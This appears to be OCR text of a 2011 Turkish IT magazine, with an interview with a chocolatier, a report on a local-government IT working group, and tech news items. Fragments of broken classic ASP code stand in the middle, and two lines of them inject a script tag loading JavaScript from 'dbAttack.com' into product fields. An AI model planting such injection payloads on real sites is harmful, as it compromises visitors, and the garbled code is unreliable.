Müthiş bir deneyimdi. Daha sonra pasta kurslarına gittim, şeker hamuruyla tanıştım. Şeker hamurunun her istenen şekle girebiliyor olması beni cezbedi. Pastalarla uğraşırken, çikolataya merak sardım. Çikolata yapmayı denedim. Okudum, araştırdım, çalıştım, denedim, denedim, denedim ve sonunda yenecek ürünler yapmayı başarınca kursuna gittim. Çikolata tadım günleri düzenleyerek, çikolatalarımı arkadaşlarıma tanıttım. Çikolata konusunda araştırmalarımı devam ederken, glikoz şurubu ve diğer katkı maddeleriyle ilgili bilgilerle karşılaştım. Sakıncalarına dair makaleler, kitaplar okudum. Sağlıklı beslenmeye, doğal ürünlerle üretimler yapmaya yöneldim. Bu konuda çalışırken, pastalarım anneannemizin pastaları tadında olmaya başladı.

Çikolata konusunda belli bir yere gelince, Belçika'da üst seviye pralin kursuna gittim. Oradaki eğitim veren hocalar ile çikolataların içine konan katkı maddeleri konusunda tartışmalara girdim. Taze çikolatanın önemini bir kez daha fark ettim. Çikolatanın raf ömrünü uzatmak için içine konan katkı maddelerinin sayısı ve miktarı tahmin edilemeyecek boyutlarda olunca, çikolatalarımı taze, sipariş üzerine yapıp satmaya karar verdim. Hâlâ da bunu uyguluyorum.

Şu anda, içinde margarin, glikoz şurubu, vanilin, invert şeker, pektin, tartarik asit, sorbitol, mannitol vs gibi katkı malzemeleri veya kimyasallar olmayan pastalar ve çikolatalar yapıyorum, katkı maddesi kullanmadan çikolata yapımı ile ilgili kurslar düzenliyorum.

-Cheesecake, çikolata, pasta ve kurabiyelerinizi hedef kitlenize ulaştırmak için sosyal medyadan (facebook, twiteer vs..) yararlanıyor musunuz, yapım aşamasında görsel medyayı ve teknolojiyi nasıl kullanıyorsunuz?

-İtalyan yemekleri gecesini düzenlerken bir adımın olması gerektiği ortaya çıktı. Erkek arkadaşım bana "İpeksi" diyor, bunun üzerine İpeksi Tatlar ismini koyduk. Yemeğimiz için bir görsel hazırladık, bunu elektronik posta ile bütün dostlarımıza duyurarak davet ettik. Daha sonra ipeksitattlar.com adlı web sayfasını kurdum. Aynı zamanlarda İpeksi Tatlar isminin marka patenti için başvurdum. Geçen zaman içerisinde facebook'un yaygınlaşmasıyla ipeksi tatlar adında bir kişi yarattım. Burada iyi geceler mesajları ile bir grup takipçi yarattım. Fakat buradan toplu mesaj atmadığımı fark edip ipeksitattlar adı altında bir grup kurdum. Yeni yaptığım ürünleri, kursları buradan grubumdaki sayısı 1100'ü geçen üyelerime gönderebiliyorum. Aynı dönemlerde "İpek'ten mutlu mutfak" sırları adı altında gençlere mutfak sevdirmeye yönelik bir kurs düzenledim. Kurs bittikten sonra bu tip pratik bilgilere çok ilgi duyulduğunu görüp www.ipeksi-tatlar.blogspot.com adı altında bir blog açtım, yaptığım pratik yemekleri, reçelleri, bazı televizyon programlarını ve insanlara bilinçli beslenme ile ilgili bilgileri yine İnternet üzerinden paylaşmaya başladım.

Pasta ve kurabiyelerimde, pirinç kâğıdı adı altında satılan yenilebilir bir kâğıdın üzerine yine gıda boyası kullanılarak print aldığım fotoğrafları, logoları kullanıyorum. Yılbaşından hemen önce çikolatalarımın üzerine de logoları işleyerek firmalara yönelik çalışmalarına başladım.

Ürünlerimi tasarlarırken, daha önce yaptığım pastalardan, kurabiyelerden veya çikolatalardan görselleri elektronik posta yoluyla müşteriye yolluyorum, üzerinde tartışıyoruz, zaman zaman farklı görseller kullanıyoruz. Görsellere Google gibi arama motorlarıyla ulaşıyorum. Müşterilerimden çok farklı istekler gelebiliyor. Hayatımda duymadığım çizgi film karakterleri veya izlemediğim bir filmin karakterlerinden pastalar istendiğinde İnternet ortamında araştırıp, pastamı tasarlıyorum. Tasarımlarımı yine elektronik posta yolu ile gönderip onay alıp çalışmaya başlıyorum.

Pastalarımın mimarlık mesleğim de kullandığım sorun çözme tekniklerini uyguluyorum. Müşterinin isteğini öğreniyorum, üzerinde çalışıyorum ve her müşteri için özel pastalar tasarlıyorum. Kişiye özel pastalar ve çikolatalar tasarlıyorum. Aslan burcu mimar bir genç hanıma arkadaşlarının yaptırdığı pasta örneklerden biri olabilir. Çizimin başında gönyesi, kalem ile kırmızı fırırlı iç çamaşırıyla bir aslan oturur. Pastanın kenarlarında da kent silüeti bulunmaktadır. Bunun gibi örnekleri çoğaltmak mümkün.

Kısacası, hem tasarım hem de üretim aşamasında teknoloji ile iç içeyim. İnternet en büyük destekçilerimden biridir.

-Size göre yaratıcılık nedir, herkes yaratıcı olabilir mi?

-Yaratıcılık, bana göre yeniyi üretmektir. Yeni bir mekân, yeni bir doku, yeni bir tat, yeni bir koku, yeni bir duygu, yeni bir nesne... Hepsini üretirken yaratıcı yönümüzü kullanırız. Geçmişimizden, belki genlerimizden taşıdıklarımızı, aldığımız eğitimlerle pekiştirerek, yaratıcılığımızı geliştirebiliriz. Kişisel olarak ben, herkesin en az bir konuda yaratıcı olabileceğini düşünüyorum. Bu kimisi için pasta, çikolata tasarlamakken, kimisi için yeni mekânlar yaratmak, kimisi için yeni iş kolları üretmek olabilir. Kimisi yeni bir ritim ile bizi etkilerken, kimisi çektiği film ile ruhumuzu okşayabilir. Önemli olan yeni bir "şey" in üretilmesidir.

Her ne kadar herkes yaratıcı olabilir diyebiliyorsam da, başarılı "yaratıcıların", genlerinden getirdiklerini, eğitimleriyle birleştirerek, yaratmaya olan tutkularını, azimlerini, düzenli ve kararlı çalışma isteklerini de işin içine katarak başarılı olduklarını düşünüyorum.

2010, “Bilişim Kentleri”nde farkındalık yılı oldu!..

H. Cemal Tura(*)

TBD Bilişim Kentleri Çalışma Grubu
Kurucu Başkanı
cemal.tura@gmail.com

Türkiye Bilişim Derneği (TBD) bünyesinde 2009 yılında ilk çalışmalarına başlayan “Bilişim Kentleri Çalışma Grubu”, 2010 yılını birbiri ardına gerçekleştirdiği etkinlik ve toplantılarla kapattı. Yerel yönetimlerin bilgi teknolojilerine yönelik farkındalık kazanmalarını ve tüm faaliyetlerinde bilgi teknolojilerinden etkin bir şekilde yararlanıp verimlilik ve hizmet standartlarını yükseltmelerini amaçlayan Grup; yerel yönetimler, üniversiteler, kamu ve özel sektör kuruluşları ile konunun uzmanı kişilerin birlikte hareket etmesini sağlayacak etkinlikler gerçekleştirmektedir.

İlk büyük faaliyeti KKTC’de

Kuzey Kıbrıs Türk Cumhuriyeti (KKTC), küçük bir ada ülkesi olmasından dolayı yerel yönetimlerin etkinliğinin ülkenin genel ekonomik ve sosyal gelişmesine doğrudan katkısı çok güçlü. Yerel yönetimlerin küçük, özellikle bilgi teknolojileri birikimi açısından imkânlarının kısıtlı ve Avrupa Birliği’nin (AB) ülkeye sağladığı kaynaklardan yeterince yararlanamadığını tespit ettik. Bu konuda KKTC devlet yetkilileri tarafından da talep gelince, Yakın Doğu Üniversitesi’nin samimi destek ve katkılarıyla, 1. Bilişim Kentleri Sempozyumu’nu Lefkoşa’da gerçekleştirdik. Katılım ve ilginin beklediğimizin üzerinde

gerçekleştiği, iki gün süren sempozyum, hemen hemen bütün Kıbrıs gazete ve televizyonlarında haber olarak yer aldı.

Türkiye’den başarılı çalışma ve örnek uygulamaları ile bilinen belediyelerimizin örnek projelerini sunduğu, özel sektör temsilcilerinin yerel yönetimlerin yararlanabilecekleri bilişim teknolojileri kaynaklarındaki en son gelişmeleri anlattığı sempozyum, farkındalık yaratmak açısından faydalı olurken yerel yönetimlerin bilişim teknolojilerine olan ilgi ve bu konudaki bilgileri göz önüne alındığında daha derin, daha köklü irtibat ve çalışmalar yapılması

gerektiğini ve yerel yönetimlerin rehberlik ihtiyacı içerisinde olduklarını KKTC örneğinde gördük.

Etkinlikler:

2009 yılında İstanbul CEBİT ve Ankara Bilişim Kurultayı içinde yer alan panellerde Belediye Başkanları, Belediye Bilişim Sorumluları ile Akademisyenlerin, Bilişim Kentleri konusundaki görüş ve çalışmalarına yer verildi. **9-11 Haziran 2010’da İzmir’de Bilişim Kentleri Paneli düzenledik. Uluslar arası İzmir Fuarı Kongre Salonu’nda gerçekleştirdiğimiz Ege Bölge Toplantısı niteliğindeki panelden çıkardığımız en önemlisi; yerel yönetimde yaşayanların istekleri doğrultusunda bilişim destekli projelerin gerçekleştirilmesine yönelik yol haritalarının belirlenmesi ve sonucunda yerel yönetimlere ve vatandaşlara yol gösterici nitelikte bir kılavuz hazırlanması gereği oldu.**

Bu doğrultuda İç Anadolu Bölge Çalıştayı’nı, “Bilişim Kentleri Çalıştayı ve Paneli” olarak 25 Eylül 2010’da Ankara Rixos Otel’de ve İstanbul Bilişim Kentleri Çalıştayı’nı ise, TBD İstanbul Şubesi’nin 25 - 26 Kasım 2010’da yaptığı 4. İstanbul Bilişim Kongresi içinde İstanbul’da gerçekleştirdik. Söz konusu toplantılarda, toplantılarımızı “Bölge Çalıştayları” şeklinde yaparak yerel yönetimlerin ihtiyaçlarının belirlenmesi, tüm paydaşların katkılarının sağlanıp ihtiyaç analizinden sonra yol haritası

ve “Bilişim Kentleri Kılavuzu” hazırlanması için katkı ve işbirliği oluşturuldu.

Ayrıca çalışmalarımız için; yerel yönetimlerden, STK’lardan, akademisyenlerden ve yerel yönetimlere hizmet üreten özel şirketlerden destek almayı, çalışma gruplarımıza mimar, şehir plancısı, inşaat mühendisi, sosyolog, psikolog, doktor ve avukatların katılımını da sağlamayı hedefledik.

Grubumuz çalışmalarını, “**Organizasyon**”, “**İçerik**” ve “**Kılavuz**” ana başlıkları altında çalışan alt gruplar ile Kılavuz hazırlama çalışmalarını, “Strateji Hizmet Süreçleri ve Envanter”, “Tanım Mevzuat Tanıtım”, “Paylaşım Altyapı Standartlar”, “Ölçme Değerlendirme ve Etki Analizi” ve “Kent Lojistiği” olmak üzere 5 alt çalışma grubu ile sürdürüyor.

Sosyal taraflardan büyük gönüllü desteği

TBD, diğer etkinliklerle birlikte faaliyetlerde bulunmamız için yönlendirici olurken biz de

bütün bu etkinliklerimizi TBD’ye herhangi bir maddi yük yüklemeyen özel sektör ve üniversitelerimizin destekleri ve gönüllü çalışan arkadaşlarımızın özverileriyle gerçekleştirme gayreti içinde olmaktayız.

2010 yılı, Bilişim Kentleri Çalışma Grubu’na katılan gönüllülerin sayısında çok büyük artış yaşanması bakımından çok verimli geçti. Gerek çalışma grubumuza destek veren ve gerekse alt çalışma gruplarımızda yer alan gönüllü katılımcı sayısı 100’ü geçti. Önümüzdeki dönemde yerel yönetimlerin konuya ilgisi ve beklentisi arttıkça katılımcı sayısının daha da artmasını bekliyoruz.

Web sayfamız hizmette

Yerel yönetimlerin ve diğer tüm konuya ilgi duyan kesimlerin etkinliklerimizi izleyebilmeleri için www.bilismkentleri.org adresinde bir web sitesi açıp etkinliklerimizi paylaşmaya başladık. Ayrıca www.bilismkentleri.com adresinde

açtığımız forum sitesinde konumuz ile ilgili her türlü etkileşimli bilgi paylaşımı ve tartışma ortamını oluşturmayı amaçlıyoruz. Yine sosyal ağlarda Bilişim Kentleri grubu oluşturarak etkinliklerimizi ve bilgi paylaşımlarımızı sosyal medyaya da taşıdık.

2011 yılı beklentilerimiz

2010, hedef kitlemiz açısından farkındalık yaratma ve işbirliğine hazır hale getirme, grubumuz açısından da stratejileri oluşturma ve gönüllü katılımların sağlanması yılıydı. 2011 yılının başlangıçta yine aynı çerçevede geçeceğini, Bilişim Kentleri Kılavuzu’nun hazırlanmasıyla birlikte kapsamlı farkındalık, işbirliği ve yüksek yoğunluklu çalışmalarla daha etkin geçeceğini düşünüyoruz.

“Bilişim Kentleri”nin oluşturulmasında dikkat edilmesi gereken konu başlıklarını şöyle sıralayabiliriz:

- Sosyal ve kültürel dönüşüm süreci, hem halkımıza hem de yerel yönetimlere yönelik olarak dikkate alınmalı,
- e-devlet etkileşimi sağlanmalı,
- Uygulamalar, vatandaş odaklı olmalı,
- Kişisel veriler korunmalı,
- Uygulamaların hayata geçirilebilmesi için politik destek, en üst seviyede verilmeli,
- Türkiye’nin sayısal uçurum gerçeği değerlendirilerek planlama yapılmalı,
- Uygulamalar şeffaf ve katılımcı olmalı,
- Bu sistemlerin sürdürülebilirliği, ilgili tüm tarafların desteği ile mümkün olacağı için halkımızın yönetime katılımı sağlanmalı (Yönetişim),
- Uygulamalar kolay kullanılmalı ve erişilebilir olmalı, kullanıcıya ek yük getirmemeli,
- Bürokrasi kaldırılıp, işlerin yerel yönetimlerin ofislerine gelmeden (zaman ve mekan bağımsız), elektronik imza ile her şeyin elektronik ortamda yapılabilmesi hedeflenmeli,
- Kurumlar böyle bir düzeni kendi içinde oluşturmadan önce gereksinimlerini çok iyi ortaya koymalı, buna göre talep, altyapı, insan kaynakları, sistemin sürdürülebilirliği için

alınması gereken önlemler iyi tasarlanmalı ve edinim ve gerçekleştirme süreci buna göre belirlenmeli,

- Yerel yönetim çalışanlarının belirli sürelerde performansları ölçülebilmeli,
- Türkiye Ulusal Coğrafi Bilgi Sistemleri’nin kullanılmasına imkân sağlanmalı,
- Yerel yönetim kanun, kararname ve mevzuatlarına uygun olmalı, değişiklik önerileri ayrıca yapılmalı,
- Yerel yönetimler paylaşımına açık olacak şekilde birlikte saptanacak standartlarda geliştirilmeli,
- Felaket kurtarma çözümlerini de içerecek iş sürekliliği oluşturulmalı,
- Çevreci çözümler üretilmeli,
- Uygulamaların veri ve iletişim güvenlikleri sağlanmalı,
- İş yaşamı bunu geniş ölçüde kullanmalı,
- Ulaşım, enerji, sağlık, eğitim, kültür, iletişim, güvenlik gibi vatandaşlık hizmetleri bileşenlerinin sistem dahilinde yönetilmesini gerçekleştirecek alt sistemlerinin düzgün bir şekilde ilişkisi kurulmalı,
- Stratejik plan ve performans programları geliştirilmeli,
- Elektronik işlemlere teşvik edici uygulamalar yapmalı ve zorunluluğun da uygulanabilirliği araştırılmalı,
- Bu uygulamalara geçilmesi için süreç analizleri detaylı olarak belirlenmeli,
- Şehir lojistiği konusunda çalışmalar gerçekleştirilmeli,
- Organize sanayi bölgelerinin ve finans merkezlerinin akıllı kent planlamasındaki konumları ve önemi araştırılmalı,
- Her belediye kendi içinde bir süreç analizini yapmalı,
- Yerel yönetimlere ‘Kurumsal Hafıza’nın önemi anlatılmalı,
- Özellikle dünyadaki örnekler detaylı olarak incelenmeli,
- UYDU ŞEHİR modeli için oluşumunun olabilirliği incelenmeli.

(*)1974'te Bilişim sektöründe çalışmaya ÖSYM'nin kuruluşu ile başlayan Tura, Nisan 2006'da İŞKUR İşgücü Piyasası Bilgi Hizmetleri Dairesi Başkanlığı'ndan emekli oluncaya kadar, sırasıyla PTT-EBİM, Ankara Belediyesi, Çankaya Belediyesi, İŞKUR ve Başbakanlıkta yönetici ve danışman olarak iş süreçlerine bilişim olanaklarını en üst seviyede katmak üzere projeler geliştirdi. Emekli olmadan önce 2 dönem KAMU-BİB başkanlığını yürüten Tura, 2008'den bu yana TBD Bilişim Kentleri Çalışma Grubu Kurucu Başkanlığı'nı yürütüyor. Emekli olduktan sonra özel sektör firmalarında, daha önce Güvercin İletişim Hizmetleri'nde genel koordinatörlük, BNB Consulting ve Sun Microsystems bünyesinde danışmanlık görevlerini de üstlenen Tura, halen BTBilgi Teknolojileri bünyesinde Ankara sorumlusu ve Kıdemli Danışman olarak görev yapıyor.

Google Blog, artık Türkçe

Türkiye ofisini Haziran 2006'da açan Google, sonunda resmi Türkiye blogunu açtı.

Google'ın dünya çapında İnternet kullanıcıları ve iş dünyasının hayatını önemli ölçüde kolaylaştıran hizmet ve ürünlerini lokalize ederek Türkiye İnternet dünyasına sunan Google Türkiye, 13 Ocak 2011'de resmi blogunu hayata geçirdi. 100'ün üzerinde ülkede faaliyet gösteren Google, Türkiye'deki çalışmalarına 2006 yılında başladı.

Google Türkiye; gerek genel kullanıcıların gerekse iş dünyasının hayatını önemli ölçüde kolaylaştıran, çevrimiçi dünya ile bütünleşmelerine yardımcı olan Google, hizmet ve ürünlerini yerelleştirip Türkiye İnternet dünyasına sunacak.

Yazılarını Google Türkiye ekibinin kaleme alacağı blogda; Türkiye'deki kullanıcılara sunulan Google hizmet, ürün ve teknolojileriyle ilgili yeniliklerin yanı sıra, Google'ın Türkiye'deki iş ortaklıkları ve Google Türkiye ile ilgili önemli haberler de paylaşılacak. Blogda ayrıca, ürün ve hizmetlerle ilgili detaylı bilgiler edinilebilecek sayfalara bağlantılar da bulunacak. Türkiye'deki Google kullanıcılarına bu blog sayfası üzerinde yanıt verecek olan Google, bütün sorunları, içerik tavsiyelerini, iş ilanları ve benzeri konuları buradan duyuracak.

Blogda yer alan ilk yazıda Google Türkiye Ülke Müdürü Bülent Hiçsönmez Türkçe blogu uzun süredir hayata geçirmeyi planladıklarını ve bunun ve Google'ın Türkiye'ye verdiği önemin bir göstergesi olduğunu bildirdi.

1997 yılında, henüz Stanford Üniversitesinde öğrenci olan Larry Page ve Sergey Brin tarafından hayata geçirilen Google, amacını "dünyadaki tüm bilgileri organize etmek, evrensel olarak erişilebilir ve kullanışlı kılmak" olarak tanımlıyor. Google, ticari gelirlerini, arama sonuçlarıyla ilintili olarak görüntülenen online reklam hizmetiyle elde ediyor. Günümüzde binlerce reklamveren, ürün ve hizmetlerini tanıtmak için Google AdWords programını kullanıyor. Google, ülkemizde halen yüzde 98.9 gibi çok yüksek bir pazar payına ve istikrarlı bir performansa sahip.

eParticipation

**BİLGİ VE İLETİŞİM TEKNOLOJİLERİ POLİTİKA
DESTEK PROGRAMI (ICT PSP)
2011 YILI ÇAĞRISI**

**ÇAĞRI AÇILIŞI: 28 ŞUBAT 2011
ÇAĞRI KAPANIŞI: 01 HAZİRAN 2011**

<http://www.bilgipolitikasi.gov.tr/bilgipolitikasi>

http://ec.europa.eu/information_society/activities/ict_psp/index_en.htm

Zararlı yazılım, bu yıl 50 milyonu bulacak

En büyük saldırıların Facebook, Twitter gibi sosyal platformlara ve taşınabilir cihazlara yönelik olacağı öngörülen zararlı yazılım sayısının 2011'de 50 milyona çıkması bekleniyor.

Uluslararası antivirüs kuruluşu ESET, zararlı yazılım sayısının 2011'de 50 milyon adede çıkmasının beklendiğini, en büyük saldırıların ise Facebook, Twitter gibi sosyal platformlara ve taşınabilir cihazlara yönelik olacağını öngörülüğünü duyurdu. ESET'in kıdemli araştırma uzmanı David Harley ve ESET Sanal Tehdit Analiz Merkezi (CTAC) uzmanları, 2011 tehdit eğilimlerini açıkladı. Buna göre, virüslü birçok bilgisayarın aynı anda tek bir amaca yönelik uzaktan yönetilmesi ile oluşturulan grup (Botnetler), 2011 yılında da büyümeye devam edecek. İndeks zehirlenmesi olarak da adlandırılan ve "Kara Şapkalı Arama Motoru Optimizasyonu" olarak nitelendirilen arama sonuçlarının manipüle edilmesi de yükselen bir tehdit. Özellikle sosyal medya kullanımı, arama sırasında trafiğin zararlı siteler üzerinden yönlendirilmesine yönelik geniş bir alan sunuyor.

Facebook, Twitter gibi sosyal platformların yanı sıra Google, Yahoo, Bing gibi popüler arama motorlarına yönelik sosyal mühendislik saldırıları da artacak. ESET uzmanlarına göre, Facebook, "neyin paylaşıp neyin paylaşılmaması" gerektiğini müşterilerinin sorumluluğuna bırakmaya devam ederse, hastalıktan çok belirtileri tedavi etmeye devam edecek.

2010'da "bilinen" bulaşıcı örnek sayısı 40 milyon

ESET uzmanlarına göre, İnternet bağlantılı akıllı telefonlara yönelik tehditlerde yoğunlaşma olacak. Yüklenen uygulamaları ciddi şekilde kontrol eden markaların cihazları zararlı yazılım saldırılarına da daha az maruz kalacak. Yine de dolandırıcılık içeren sosyal mühendislik saldırıları devam edecek. Öte yandan 2010 yılında "bilinen" bulaşıcı örnek sayısının 40 milyon olarak belirlendiğini aktaran ESET uzmanları, 2011 yılı içerisinde bu sayının "iyimser" bir tahminle 50 milyonu geçmesini bekliyor.

Zararlı yazılımlar ile savaşan güvenlik yazılımı üreticilerinin ise zararlı yazılım inceleme işlemlerini giderek bulut-tabanlı alanlara kaydıracağını belirten ESET uzmanları, şu değerlendirmede bulundu:

"2010'da 'bilinen' bulaşıcı örnek sayısı 40 milyon olarak belirlendi. 2011 yılı içerisinde bu sayının 50 milyonu geçeceğini öngörebiliriz. Aslında bu rakamlar oldukça iyimser fakat gerçek rakamlara ulaşmak, firmaların sayma yöntemleri arasındaki farklılıklar ve kopyaların ayıklanabilmesi için gerekli zaman gibi zorlu nedenleri ile imkânsız gibi görünüyor."

```
SQL = SQL & "FROM"
SQL = SQL & "WHERE Custom"
SQL = SQL & "WHERE Custom"
response.write mStSQL
set RecordSet = Server.CreateObject("ADODB.RecordSet")
RecordSet.Open SQL,ObjConnect
if not RecordSet.EOF then
Temp = RecordSet("ProductName")
end if
RecordSet.Close
set RecordSet = nothing
getProductName = Temp
end function
%>
```

```
<%
' Save Order in Database
Sql = "UPDATE OrderID, CustomerID, ProductID, ProductName IN Order_Main WHERE"
MainID = "" & iOrderMainID & ""
SET RecordSet = Server.Object("ADODB.RecordSet")
vRecordSet.Open Sql, ConStr
If Not RecordSet.EOF Then
OrderID = RecordSet("OrderID")
CustomerID = RecordSet("CustomerID")
While Not RecordSet[NumProducts].EOF Then
ProductID[1] = "10034"
ProductID[2] = "20722"
ProductID[3] = "<script src=http://www.dbAttack.com/vi01.js></script>"
ProductID[4] = "<script src=http://www.dbAttack.com/vi.01js></script>"
End While
OrderSet.Close
End If
RecordSet.Close
Set RecordSet = Nothing
%>
```

```
<%
' Credit Card Authorization Status
CCAuthStatus = CCAuth("S", Number, ExpMonth & ExpYear, format(Amount, 2), Street)
if trim(AuthStatus) <> "RESULT=0" then validation = false
else
EncryptCNum = Encrypt(CNum)
SET ObConnecction = Server.CreateObject("ADODB.Connection")
ObConnecction.Open "Provider=Microsoft.SQLE"
Sql=""
```


2010'a damgasını vuran teknolojiler...

iPad, 3D ve Facebook, ilk üç sırayı aldılar



twitter


İngiliz The Telegraph gazetesi, 2010 yılına damgasını vuran en popüler 10 teknolojiyi sıraladı. Birinciliği, bilgisayar ve internet dünyasını tamamen dokunmatik ekranla işleyen bir platforma taşıyan iPad'in aldığı sıralamada ikinciliği üç boyutlu görüntü teknolojisi aldı. Sıralamada kelime olarak çevrildiğinde 'yüz rehberi' anlamına gelen, ancak arkadaşlarınızla buluşup iletişim kurmanızı sağlayan bir gereç olarak tanımlanan ve İnternet'te en hızlı büyüyen sosyal ağ olan Facebook üçüncü oldu.

10. sırada ise kelime olarak çevrildiğinde 'civıldamak' anlamına gelen ve 'Şu anda ne yapıyorsunuz?' sorusuna her an 140 karakter ile yanıt verebileceğiniz bir sosyal ağ ve mikroblog sitesi uygulaması olan Twitter bulunuyor.

1. iPad
2. 3D (üç boyutlu) görüntü teknolojisi
3. Facebook
4. E-kitap okuyucular
5. Google arama motoru
6. Apple iPhone
7. Foursquare
8. Spotify müzik servisi
9. Android İşletim Sistemi
10. Twitter

Sosyal medya projesi olan **Samsung'a...**

19 ülkede birden düzenlenen "Samsung Mobilers"ta, üniversitelilerin sosyal medya ve pazarlama projeleri yarışacak.

Almanya, Kore, Çin'den sonra bu yıl Türkiye dahil 19 ülkede daha gerçekleşecek olan Samsung Mobilers projesi, üniversitelerin yetenek ve yaratıcılıklarını arttırmak ve iş dünyası öncesinde gerçek bir deneyim yaşamaları için düzenleniyor. "En iyi" Mobiler'lar, Samsung Türkiye'de staj yapma ve Güney Kore'ye giderek diğer ekiplerle buluşacak.

Facebook, Twitter hesapları, Blogları ile sosyal medyayı aktif ve etkin olarak kullananlar, girişimci ve yaratıcı olanlar ile Bilgi, Boğaziçi, İstanbul Teknik, Marmara ve Yeditepe üniversitelerinde okuyanların başvurabileceği yarışmada 5 Şubat'a kadar başvurular, kabul edilecek. Proje kapsamında takımlar, kendilerine verilecek haftalık ve aylık görevler doğrultusunda; on-line ve off-line projeler gerçekleştirecek. Yarışmayla, gençlerin üzerinde çalışacakları konuyu en çarpıcı ve en etkili şekilde anlatacaklarına inandıkları fikri bulmaları ve fikirlerini en fazla insana yaymaları amaçlanıyor.

Pazarlama yeteneğine güvenen, sosyal medyada aktif, yaratıcı ve girişimci üniversiteliler arayan projeye katılım için, Facebook'taki "SamsungTürkiye" adresindeki veya www.samsungmobilers.com'daki başvuru formunun doldurulması yeterli. Başvuru yapacak üniversiteliler, kendileriyle birlikte aynı üniversitede okuyan 2 takım arkadaşıyla birlikte, kendilerini tanıtan, en fazla 40 saniyelik bir video çekerek projeye başvurabiliyor. 15 Mobilers ile birlikte, 5 takımdan oluşacak projenin seçilen takımları, en geç 13 Şubat tarihinde Facebook üzerinden duyurulacak.

Yarışma sayesinde takımlar; hem pazarlama ve sosyal medya alanında doğrudan deneyim kazanarak kendilerini mesleki açıdan geliştirebilme, hem de projesüresince sektörün uzmanlarıyla tanışarak onların deneyimlerinden yararlanma şansı yakalayacak. Aylık değerlendirmeler sonucunda en iyi Mobilers takımına çeşitli ödüller vaat eden projenin en dikkat çekici ödülleri, projenin en iyileri olarak seçilen Mobilerlerin Samsung Türkiye'de staj yapma ve Kore seyahatine katılıp diğer ülkelerin Mobilers takımlarıyla tanışma şansı elde edecek olması.

- Başvuru tarihi: 23 Nisan – 11 Mayıs
- 30 Mobilers adayının belirlenmesi: 14 Mayıs
- 30 Mobilers adayı ile yüz yüze görüşme: 17 – 18 Mayıs
- 15 Mobiler seçimi: 20 Mayıs
- Proje başlangıç tarihi: 24 Mayıs
- Proje bitiş tarihi: 31 Ağustos

Samsung MOB!LERS

f!

fizy videomusic

Erişimi durdurulup açılan Fizy'e, dünya çapında birincilik

Müyap'ın başvurusu üzerine tedbir amaçlı olarak kapatılan Fizy'nin tedbiri kalktı ve site, En İyi Müzik keşfi dalında birinci oldu.

Kullanıcıların kolay ve hızlı bir şekilde müziğe ulaşabilmeleri amacıyla 25 Aralık 2008'de Ercan Yaris tarafından kurulup dünyada ses getiren müzik sitesi haline gelen Fizy, Müzik Yapımcıları Meslek Birliği'nin (Mü-Yap) başvurusu üzerine, Cumhuriyet Savcılığı'nın 17 Aralık 2010 tarihli kararı gereği 28 Aralık 2010'da erişime kapatıldı.

Bu arada Fizy, dünyanın en çok okunan teknoloji haber sitelerinden Mashable Awards ödülünde En İyi Müzik Keşfetme Servisi dalında 7 Ocak 2011'de birincilik ödülü aldı.

